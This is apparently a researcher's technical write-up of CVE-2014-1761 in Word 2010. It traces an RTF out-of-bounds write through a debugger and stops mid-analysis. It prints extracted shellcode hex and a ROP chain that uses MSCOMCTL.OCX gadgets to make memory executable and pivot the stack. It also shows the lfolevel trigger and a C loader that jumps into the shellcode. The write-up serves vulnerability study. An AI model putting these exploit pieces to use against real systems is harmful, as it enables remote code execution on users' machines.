CVE-2014-1761 Analysis


By ITh4cker

0x0 Analysis Environment

OS: Windows XP Professional v2002 SP3
Office: 2010 14.0.7015.1000 (Wwlib.dll: 14.0.7113.5001)
Debugger: Windbg(Ollydbg)
Analysis Tool: IDA Pro 6.6 NotePad++ WinHex
Sample: CVE20141761_POC.doc(see the attachment)


0x1 Analysis Process

The sample is not typical in the Shellcode action.It crashed when we double click on it:




So we can't analyze forward according the action of sample. Ok, it doesn't matter at all, because the vul has also triggered. Let us see the sample itself in Notepad++(or WINHX).

It's a RTF document:



We browse the whole sample and find some useful information in the middle of sample:



Look! We found many "\u-xxxxx" ,yeah it's unicode coding. And **it has big possiblility being Shellcode** Next we need to extract the unicode from sample and convert it to Hex .

1. Extract the unicode from sample and arrange it as following:

```
-48831 -48831 -48831 -6482 -55459 -48831 -48831 -48831 -48831 -46548
-55463 -20414 -55464 -16918 -55455 -60984 -55464 -5530 -55456 -65407
-55458 -65536 -49152 -65536 -65520 -53248 -65536 -65472 -65536 -61440
-65536 -17156 -55457 -48831 -48831 -63391 -55458 -48831 -48831 -48831
-48831 -48831 -48831 -48831 -48831 -17727 -55458 -64729 -55458 -48831
-48831 -65536 -49152 -5372 -55460 -48831 -48831 -48831 -48831 -48831
-48831 -48831 -48831 -65472 -49152 -14031 -29852 -53135 -35189 -29940
-62346 -29779 -29904 -59274 -30231 -65536 -43264 -44207 -43696 -3191
-29866 -50061 -35701 -34786 -8703 -29866 -57226 -8703 -14031 -48823
-65107 -43304 -2511 -16881 -51184 -35626 -16120 -63538 -10751 -5312
```

2. Write a little program, convert unicode to Hex and save

```
#include <stdio.h>
char arrShellCode[65535];
int main(void)
{
  FILE *fp;
  FILE * fp1;
  int temp;
  unsigned int i = 0;

  if((fp = fopen("Unicode.txt", "r")) == NULL)
  {
    fprintf(stderr, "OpenFile Error\n");
    return -1;
  }
  while(!feof(fp))
  {
    fscanf(fp, "%d", &temp);
    arrShellCode[i] = (char)temp;
    arrShellCode[i+1] = (char)(temp >> 8);
    i += 2;
  }
  if((fp1 = fopen("Hex.txt","r+")) != NULL)
     fwrite(arrShellCode,1,i,fp1);
  fclose(fp);
  fclose(fp1);
  return 0;
}
```

First convert Unicode to Hex:

```
41414141414141AEE65D2741414141414141412C4A592742B05827EABD6127C811582766EA602
781005E27000000400000100000300000400000000010000FCBC5F27414141416108 5E2741
4141414141414141414141414141414141C1BA5E2727035E27414141410000004004EB5C2741414
1414141414141414141414141414140000004031C9648B71308B760C8B760CAD8B308B7618E989
0000005751535 05589F3568B733C8B741E7801DE568B762001DE31C94941AD01D85631F60FB
E1038D67408C1CE0701D640EBF13975005E75E45A89DF8B5A2401FB668B0C4B8B5A1C01FB8B
048B01F88945005E83C504817D0053544F5075A95D585B595FC38038E8740F8038E9740D0A8
038CC74058038EB751181780590909090740889FF5589E58D4005FFE0BF00100040C7078E13
0D0AACC74704C2194B01C747087DF0A59AC7470C53544F5089772C89FDE84DFFFFFF31F683C
6048D476050568B07E89EFFFFFF83F8FF74EC894730897720 31C0505050 6A0250FF77208B47
04E880FFFFFF83F80074CE89472431C0505050 6A04FF77248B4708E866FFFFFF83F80074B48
9472881387B5C727475A981B800F000007021313175 9D89C689C581C604F000008B5F2C8B57
288B6F20FF7730BF002000 4089F8B900100000F3A4FFE000
```

Then we need to disasm it in ollydbg to see the instruction's meaning：

Add the inline asm block into the Unicode2Hex.c

```
26    }
27  _asm{
28      lea eax, arrShellCode
29      jmp eax
30      }
31    fclose(fp);
32    return 0;
33  }
```


Compile and link . Then open it with Ollydbg:

……


0040B972	31C9	xor ecx,ecx
0040B974	64:8B71 30	mov esi,dword ptr fs:[ecx+0x30]
0040B978	8B76 0C	mov esi,dword ptr ds:[esi+0xC]
0040B97B	8B76 0C	mov esi,dword ptr ds:[esi+0xC]
0040B97E	AD	lods dword ptr ds:[esi]
0040B97F	8B30	mov esi,dword ptr ds:[eax]
0040B981	8B76 18	mov esi,dword ptr ds:[esi+0x18]
0040B984	E9 89000000	jmp Unicone2.0040BA12
0040B989	57	push edi
0040B98A	51	push ecx
0040B98B	53	push ebx
0040B98C	50	push eax ;
0040B98D	55	push ebp
0040B98E	89F3	mov ebx,esi
0040B990	56	push esi
0040B991	8B73 3C	mov esi,dword ptr ds:[ebx+0x3C]
0040B994	8B741E 78	mov esi,dword ptr ds:[esi+ebx+0x78]
0040B998	01DE	add esi,ebx
0040B99A	56	push esi
0040B99B	8B76 20	mov esi,dword ptr ds:[esi+0x20]

Yeah. We see the instruction that locate the kernel32.dll baseaddress and call function by EXPORT Table .. so we can think this code block must be in Shellcode. Next let us verify it, We locate the "\u -14031" (the unicode of "31C9") and modify it to "\u -13108"(the unicode of "CCCC",int 3


breakpoint) then we open WINWORD.exe with “C:\poc_cc.doc”(the whole path of sample) in Windbg:



Input the command “g” ,run it. We come to the breakpoint that we modified：



The current address is 0x40000040,and I find the previous instruction that starting from 0x40000000 may be the satrt of Shellcode_like block.so we make a write bp on 0x40000000 to see if these instructions are written to 0x40000000:



Really. it copy the shellcode-like block to 40000001 . Now we can think that the Hex(we coverted from unicode before) is shellcode and the start of shellcode is “41414161085e27” Then let me see the shellcode to find some laws:

I find the front of the shellcode is consist of fragmented instruction and I arrange it as following:

```
414141414141
AEE65D27
4141414141414141
2C4A5927
42B05827
EABD6127
C8115827
66EA6027
81005E27
00000040000010000030000040000000000100000
FCBC5F27
41414141
61085E27
41414141414141414141414141414141
C1BA5E27
27035E27
4141414100000040
04EB5C27
41414141414141414141414141414141414000004031C9648B71308B760C8B760CAD8B308B7618E989000000
5589F3568B733C8B741E7801DE568B762001DE31C94941AD01D85631F60FBE1038D67408C1CE0701D640EB
5E75E45A89DF8B5A2401FB668B0C4B8B5A1C01FB8B048B01F88945005E83C504817D0053544F5075A95D58
```

There are few instruction like the fix style :27xxxxxx .Guessing It may be a address in some a file and May be the shellcode is using the ROP to bypass DEP, Let me verify it>>

I make a execute bp on the first address “275de6ae” then debug and trace it.I find it is really ROP

The ROP chain from 275de6ae is lihe following:

275de6ae 0

2758b042 1

2761bdea 2

2760ea66 3

275811c8 4 VirtualAlloc (READ|WRITE|EXECUTE)

00000040 00001000 00300000400000000100000

VirtualAlloc:

lpAddress: 40000000

dwSize: 00100000

flAllocationType: 00003000 ->**MEM_COMMIT|MEM_RESERVE**

flProtect: 00000040 ->PAGE_EXECUTE_READWRITE

275e0081 5

275fbcfc 6

275e0861 7


275ebac1 8

275e0327 9

275ceb04 10


All address are in MSCOMCTL.OCX ,because it has no ASLR,so using it can bypass DEP with the ROP

Now it comes to 275cebo4:




It starts to copy the front 1000 bytes of shellcode to the memory newlyt allocated

Then it uses a specific ROP, usually known as a stack pivot,contorling the program flow to 0x40000040:




OK. The next will be the action of shellcode .Let me stop,coming back to the address 275de6ae.We need to think about when and how the program flow pointing to 275de6ae by **stack trace**


I use the command “kn” in the current bp 275de6ae:



Stack is bad. Only find the ebp of the previous caller function. Let me see it:



the closest function return-address is 31744eb7,disasm it :




Guessing the program flow may be controlled in the calling on 0x31744eb2(wwlib.dll).We need to go into it and trace step by step. Inside the calling function (sub_316fc18a in wwlib.dll), there is a virtual function calling as following:

```
.text:316FC18A                  push    ebp
.text:316FC18B                  mov     ebp, esp
.text:316FC18D                  mov     eax, [ebp+arg_0]
.text:316FC190                  push    esi
.text:316FC191                  mov     esi, ecx
.text:316FC193                  mov     [esi], eax
.text:316FC195                  test    eax, eax
.text:316FC197                  jz      short loc_316FC1A7
.text:316FC199                  mov     ecx, [eax]
.text:316FC19B                  push    eax
.text:316FC19C                  call    dword ptr [ecx+4] ;
.text:316FC19F                  mov     eax, [esi]
.text:316FC1A1                  mov     ecx, [eax]
.text:316FC1A3                  push    eax
.text:316FC1A4                  call    dword ptr [ecx+10h]
.text:316FC1A7
.text:316FC1A7                  mov     eax, esi
.text:316FC1A9                  pop     esi
.text:316FC1AA                  pop     ebp
.text:316FC1AB                  retn    4
```

There are 2 calling . By tracing and debugging,I found that the first calling is regular and the second is bad!

Let me compare their vtable:

The first:



The second:

```
0:000> dd ecx
07ad1180  00007b7b 275a48e8 27596489 2758b8ef
07ad1190  00005959 00005a5a 00000019 00000018
07ad11a0  00000000 07aefa00 07aee0e0 07ae5918
07ad11b0  00007b7b 5a9200f9 41424344 27598419
07ad11c0  00005959 00005a5a 0000000a 00000000
07ad11d0  00000000 07aefc00 07ad9fe0 00000000
07ad11e0  00007b7b 275c03c2 2758c2ce 27434241
07ad11f0  00005959 00005a5a 0000000a 00000000
```

We can see in the second calling , the second function pointer([ecx+4]) has beed modified to a address 0x275a48e8(in MSCOMCTL.OCX)..and other function pointer is also bad. So the vtable was modified!!

When the eip points to 275a48e8,it using a ROP chain again to control the program flow to 0x27594a2c,after which is the address 0x275de6ae,which is the start of another ROP chain.

A new problem coms: When and How the vtable is modified?

Let me trace back to the calling on 0x31744eb2. The function has only a parameter which is the this-pointer, so we can trace by it to locate where modifyied occurs.

By debugging and tracing,I finally locate the vital address 0x31D0c67f in wwlib.dll:

```
.text:31D0C67D     mov     eax, [edi]
.text:31D0C67F     push    ebx             //array count here is 0x19(25)
.text:31D0C680     push    8               //szie
.text:31D0C682     mov     [eax+8100h], bl
.text:31D0C688     call    MSO_6306        //mso.dll export
.text:31D0C68E     mov     ecx, [edi]      //ecx points to a structure with parsed RTF information
.text:31D0C690     mov     [ecx+80FCh], eax //save the array address to the structure instance in memory
```

The function of MSO_6306 is to create a array,which has ebx(count) element and every element's size is 8, Here the count is 25d,which is read from sample when parsing it.

```
erridetable{\listoverride\listid1094795585\listoverridecount25
{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\l
folevel}{\lfolevel}
fcn249\leveljc0\leveljcn0\levelfollow39\levelstartat31611\levelegal1\levelnorestart0\levelp
```

After allocated array,the next vital location is 0x31d131ef:

```
31d131ef 8b03              mov     eax,dword ptr [ebx]    ds:0023:00c84240=07e30000
31d131f1 8db03c850000      lea     esi,[eax+853Ch]
31d131f7 8b3e              mov     edi,dword ptr [esi]    //edi is the index of array
31d131f9 8b80fc800000      mov     eax,dword ptr [eax+80FCh] // eax is the address of array
31d131ff 8d14f8            lea     edx,[eax+edi*8]
31d13202 47                inc     edi
31d13203 6a08              push    8
```


```
31d13205 893e                mov       dword ptr [esi],edi
31d13207 e84c7f9cff          call      wwlib!DllGetClassObject+0x5afb (316db158)
----------------
.text:316DB158               push      ebp
.text:316DB159               mov       ebp, esp
.text:316DB15B               push      esi
.text:316DB15C               push      edi
.text:316DB15D               mov       edi, [ebp+Size]
.text:316DB160               mov       esi, edx
.text:316DB162               cmp       edi, 7FFFFFFFh
.text:316DB168               ja        loc_31AB83D4
.text:316DB16E               push      edi             ; Size    8
.text:316DB16F               push      ecx             ; Src
.text:316DB170               push      esi             ; Dst edx
.text:316DB171               call      ds:memmove
.text:316DB177               add       esp, 0Ch
.text:316DB17A               lea       eax, [esi+edi]
.text:316DB17D               pop       edi
.text:316DB17E               pop       esi
.text:316DB17F               pop       ebp
.text:316DB180               retn      4
-----------------
```

What do these instruction do is copy data to the array in memory.But it has a peoblem,which is it doesn't check the index value against the max size of array, so...you know,an out-of-bounds memory array overwrite occuered! Then it comes a question: what condition caused it (out-ot-bounds memory assignment happened)? The question lies in the sample ifself,which is related with the RTF format. So I begin to study the format of RTF by reading Word2007RTFSpec9 . Finally I found each lfolevel control word make the array assignment occurrence increasing the global array index value.


As the figure above shows , there are totally 34(0x22) lfolevel in the RTF sample. When parse a lfolevel , it causes a memory assignment(to array),and increse the index of memory array,while the

max size of array is 25(0x19),so when parseing lfolevel is done,the array has been out-of-bounds, and the next data to the array will be override as following:


After override:



Before override:




Look! Because of the out-of-bound,the vtable on 0x62188c0 has been overrided with another address 0x06fbf090,and the [0x6fbf090 + 4] is our familiar address 0x275a48e8! (This is called Attacking Virtual Function,which descripted in book <0day2>) Then I find that after overridding ,the memory of index 0x1D ,0x1E, 0x1F has some similar points:



